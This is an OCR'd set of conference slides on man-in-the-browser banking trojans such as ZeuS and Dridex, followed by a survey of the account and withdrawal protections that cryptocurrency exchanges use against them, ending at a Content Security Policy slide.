
Protecting Crypto Exchanges from a New Wave of Man-in-the-Browser Attacks

by Pedro Fortuna

@pedrofortuna

August 10th



jscrambler

DEFCON

WALL OF SHEEP

About **Me**

PEDRO FORTUNA

CO-FOUNDER & CTO @ **JSCRAMBLER**

SECURITY, JAVASCRIPT
@PEDROFORTUNA

Agenda

1
Man-in-the-Browser Trojans

2
Crypto Exchanges Defenses

3
New wave of MITB attacks against Crypto Exchanges

4
Application Real-time Monitoring

5
Conclusions

6
Q&A

Man-in-the-Browser (MITB)


QUICK DEFINITION

«A previously installed **Trojan** horse is used to act between the browser and the browser's security mechanism, sniffing or **modifying transactions** as they are formed on the browser, but still displaying back the user's intended transaction.

The most common objective of this attack is to cause financial fraud (...), **even when other authentication factors are in use**.»

(OWASP Man-in-the-Browser Attack)

Man-in-the-Browser



MITB TROJANS

A little bit of history


WIN UP TO 100 FREE SPINS!
ZEUS
MENU/ HELP
$0.00
0

ZeuS


The first of its kind (2007)

Infects IE, Firefox (Microsoft Windows only)

Exploits Browser Helper Objects (BHO)[1]

Holds a list of **WebInjects** and Form Grab Targets

Source code released in 2011 – opened the doors for many other trojans




1. Browser Helper Objects (BHO) are DLL modules which can access DOM (Document Object Model) within a browser. Browser Helper Objects were created by Microsoft and run in the address space of the browser and embed the main window of the browser (Blunden, 2009).

MITB Capabilities

	Year	Form Grabbing	Web Injection	Keylogging	Data Harvesting	Remote Access	Worm (Spreading)	Web Fakes	HTTP Headers Tampering
ZeuS	2007	✔	✔	✔	-	-	-	✔	-
Gozi	2007	✔	✔	✔	-	-	-		-
SpyEye	2009	✔	✔	✔	-	-	-	-	-
Carberp	2009	✔	✔	-	-	-	-	-	-
Citadel	2010	✔	-	-	✔	✔	✔	-	-
Ramnit	2010	✔	✔	-	✔	✔	-	-	-
Tinba	2012	✔	✔	-	-	-	-	-	✔
Neverquest	2013	✔	✔	-	✔	✔	✔	-	-
Dyre	2014	✔	✔	✔	-	✔	-	✔	-
Dridex	2014	✔	✔	✔	-	✔	-	-	-
Trickbot	2016	-	-	-	✔	-	✔	✔	-


Top 10 MITB Trojans for 2017 Q1



- **ZeuS** 28%
- **Neverquest** 17%
- **Gozi** 16%
- **Dridex** 11%
- **Ramnit** 9%
- **GozNym** 7%
- **Tinba** 6%
- **Gootkit** 3%
- **Qadars** 2%
- **Ronvix** 1%

Source: IBM Trusteer - https://www-01.ibm.com/common/ssi/cgi-bin/ssialias?htmlfid=SEL03126USEN&

MITB Trojans Major Losses



Forbes / Security

OCT 13, 2015 @ 04:48 PM 4,225 VIEWS

Cops Knock Down Dridex Malware That Earned 'Evil Corp' Cybercriminals At Least $50 Million

A strain of malware called Dridex has been making Eastern European cybercriminals a significant amount of money in recent years. But a spanner has been thrust into their machinations by a global law enforcement action announced today that saw one significant arrest and an attempt to dismantle the crook's infrastructure.

Dridex, otherwise known as Bugat and Cridex, was spread far and wide via spam emails. Once Dridex was planted on a PC, it waited for users to log in to their online banking site and injected code onto the site to switch in a login form connected to the criminals' infrastructure. [illegible] subsequently people's money.

The UK has been one of the biggest targets of the Dridex hackers, also known as Evil Corp, with as much as £20 million ($30 million) lost. The [illegible] said at least $1 million was [illegible] domestically [illegible] Dridex. Given countries were targeted, the likely intake of Evil Corp is beyond $50 million.

But their successes might be at an end. The FBI and the Brits' National Crime Agency set up "sinkhole" operations, whereby [illegible] peer-to-peer [illegible] machines to cut [illegible] the botnet [illegible] Importantly, the US Department of Justice announced 30-year-old Andrey Ghinkul, also known as Smilex, was arrested in Cyprus this August on suspicion of being the administrator of the Dridex botnet. The US is seeking his extradition.

The targets of this attack are the users of :

Bank of America · CHASE · Santander · BARCLAYS · CREDIT SUISSE · BANK OF SINGAPORE International Private Banking · HSBC · LLOYDS BANK · ...

HOW SECURE ARE CRYPTO EXCHANGES AGAINST MITB?

CRYPTO EXCHANGES

MAIN APPSEC FEATURES

jscrambler



TOO MANY EXCHANGES

Choosing a representative set

- We cherry-picked 6 exchanges based on
  - Trading volume
  - Ranking on Google search
  - Links in relevant sites (e.g., bitcoin.org)
  - Links in social media (e.g., Youtube, Reddit, ...)
  - Known userbase sizes


2FA


- Makes authentication stronger by frustrating attacks that compromise a single channel
- Common examples
  - SMS
  - Mobile device application (e.g. Google Authenticator)
  - Physical hardware with TPM/Secure Element/FIDO U2F
- All Exchanges offer this feature
- Certain options are only available after 2FA confirmation
  - Logins
  - Withdrawal confirmations
  - Password changes
  - API Key creations
  - Changing security settings
  - Sensitive account settings changes



CAPTCHAs


- Validate if a request is being done by a human by presenting a hard problem for a machine to answer
- AKA to fight bots
- Many different types of CAPTCHA's with different levels of complexities
  - Text-based
  - Image-based
  - Risk-based (frictionless)
- Typically used in authentication and registration
- Most exchanges use reCaptcha v2
- Hard to tackle against Sweatshops





Account Takeover Defenses


- 2FA forced in login attempts *
  - Only Binance, Bitfinex
- Send email on successful logins *
- Resetting password or 2FA
  - requires access to email
  - temporary freeze certain actions (e.g. withdrawals) *
- IP / Device Whitelist *
  - You have to allow new devices
  - Approvals through email
- Freeze account directly from email notifications *
- Account History and Logging



* Not used by all exchanges

Withdrawal Protections


- Resetting the password or 2FA freezes the account/withdrawals from 24h to 15 days *
  - depending on the exchange and the amount of funds
- You can lock/disable withdrawals for crypto coins that you don't trade *
- Withdrawal Address Whitelist *
  - May freeze all withdrawals (e.g. during 5 days)
  - Some exchanges allow you to disable this without forcing 2FA
- IP / Device Whitelist *
  - Withdrawals from new IPs/ devices need to be approved
  - Minimum delay of 24h before being allowed *
- Tamper-proof confirmation *
  - Contains transaction details
  - Contains secret phrase set by you




* Not used by all exchanges

Anti-Phishing

- Secret phrase sent in every email *
- Emails can be encrypted with PGP *
- HTTPS + Certificate check warnings *





Content Security Policy

- A lot of whitelisted domains

